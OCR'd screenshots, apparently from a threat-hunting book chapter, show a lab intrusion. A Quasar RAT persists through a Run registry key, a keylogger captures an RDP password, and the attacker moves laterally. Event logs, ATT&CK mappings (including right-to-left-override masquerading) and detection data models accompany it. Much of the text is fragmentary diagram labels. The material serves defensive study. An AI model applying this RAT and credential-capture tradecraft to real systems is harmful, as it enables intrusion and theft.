


Registry Editor - jcassidy@PTH-WIN10M2 [::ffff:172.21.14.100:50747]

Name	Type	Value
(Default)	REG_SZ	
OneDrive	REG_SZ	"C:\Users\jcassidy\AppData\Local\Microsoft\OneDriv...
Quasar Client Startup	REG_SZ	"C:\Users\jcassidyp\practicalth\Client-built.exe"




```
                             event_id  beat_hostname  process_name   task    
Time                                                                         event_original_message

> Jul 9, 2020 @ 10:55:52.611  4,658    PTH-Win10m2    client-built.e Regist  The handle to an object was closed.
                                                      xe             ry
                                                                             Subject :
                                                                                     Security ID:        S-1-5-21-888031605-4068173283-2852096020-9419
                                                                                     Account Name:       jcassidy
                                                                                     Account Domain:     PRACTICALTH

> Jul 9, 2020 @ 10:55:5       4,656    PTH-Win10m2    client-built.e Regist  A handle to an object was requested.
                                                      xe             ry
                                                                             Subject:
                                                                                     Security ID:        S-1-5-21-888031605-4068173283-2852096020-9419
                                                                                     Account Name:       jcassidy
                                                                                     Account Domain:     PRACTICALTH
```



Quasar - Connected: 1 [Selected: 1]


IP Address	Tag	User@PC	Version	Status	User Status	Country
::ffff:172.21.14...	Office04	jcassidy@PTH-WIN10M2	1.4.0	Connected	Active	Argentina [AR]




[pth1.practicalth.com - Remote Desktop Connection - 12:46 UTC]
[None]

[Cortana - 12:46 UTC]
k[Back]r[Back]emote


[Windows Security - 12:46 UTC]
Password1[Enter]



Time ▾	event_id	beat_hostname	process_name	event_original_message	process_id	process_creation_time
Jul 9, 2020 @ 09:46:3	5,379	PTH-Win10m2	-	Credential Manager credentials were read. Subject: Security ID: S-1-5-21-88803160 5-4068173283-2852096020-9419 Account Name: jcassidy	8,492	2020-07-09T12:46:29.36 4755600Z




Time ▾	event_id	process_name	action	process_guid	process_parent_name	process_parent_guid
Jul 9, 2020 @ 13:02:06.277	3	mstsc.exe	networkconnect	b71306c6-3f78-5f07-020a-000000001900	-	-
Jul 9, 2020 @ 13:02:03.897	22	mstsc.exe	dnsquery	b71306c6-3f78-5f07-020a-000000001900	-	-
Jul 9, 2020 @ 13:02:03.892	3	mstsc.exe	networkconnect	b71306c6-3f78-5f07-020a-000000001900	-	-
Jul 9, 2020 @ 13:02:00.760	1	mstsc.exe	processcreate	b71306c6-3f78-5f07-020a-000000001900	explorer.exe	b71306c6-84cb-5f05-a700-000000001900




Remote Desktop - jcassidy@PTH-WIN10M2 [::ffff:172.21.14.100:55291] - FPS: 7.64


```
Hurray! You just moved laterally!
```





event_id	beat_hostname	process_name	process_guid	process_parent_name	process_parent_guid	process_command_line	process_parent_command_line
4,658	PTH-Win10m2	powershell.exe	-	-	-	-	-
4,658	PTH-Win10m2	powershell.exe	-	-	-	-	-
4,656	PTH-Win10m2	powershell.exe	-	-	-	-	-


Chapter 9: Hunting for the Adversary





Day 1
C2
C2
Day 2
C2


Key Distribution Center (KDC)
AS
TGS
1
2
3
TGT
4
TGT
5
6
7
8


Defense Evasion
T1036: Masquerading
T1036.002: Right-to-Left Override
Execution
T1204: User Execution
T1204.002: Malicious File
Command and Control
T1571: Non-Standard Port
Execution
T1059: Command and Scripting Interpreter
T1059.003: Windows Command Shell
Execution
T1059: Command and Scripting Interpreter
T1059.001: PowerShell
Adversary Behavior
user
click File
run payload
Made network connection
spawn cmd.exe
spawn powershell.exe
Data Modeling
file
process
connected to
port
connected to
ip
loaded
dll
created
process
executed
command
created
process


port
ip
Sysmon ID 3
Sysmon ID 22
process
Parent process GUID
Sysmon ID 1
Sysmon ID 7
dll
Sysmon ID 1
process
Child process GUID
Sysmon ID 1
cmd
Sysmon ID 1
process
Grandchilds process GUID




EventID: 1 × Image: scr ×

1 hit

Aug 19, 2019 @ 22:58:45.533 - Aug 19, 2020 @ 22:58:45.533 —

Time	EventID	Image	ProcessGuid	ParentProcessGuid
May 1, 2020 @ 23:55:57.730	1	C:\ProgramData\victim\â€®cod.3aka3.scr	{47ab858c-e13c-5eac-a903-000000000400}	{47ab858c-dac4-5eac-f202-000000000400}




EventID is one of 3, 22 × ProcessGuid: {47ab858c-e13c-5eac-a903-000000000400} ×


3 hits

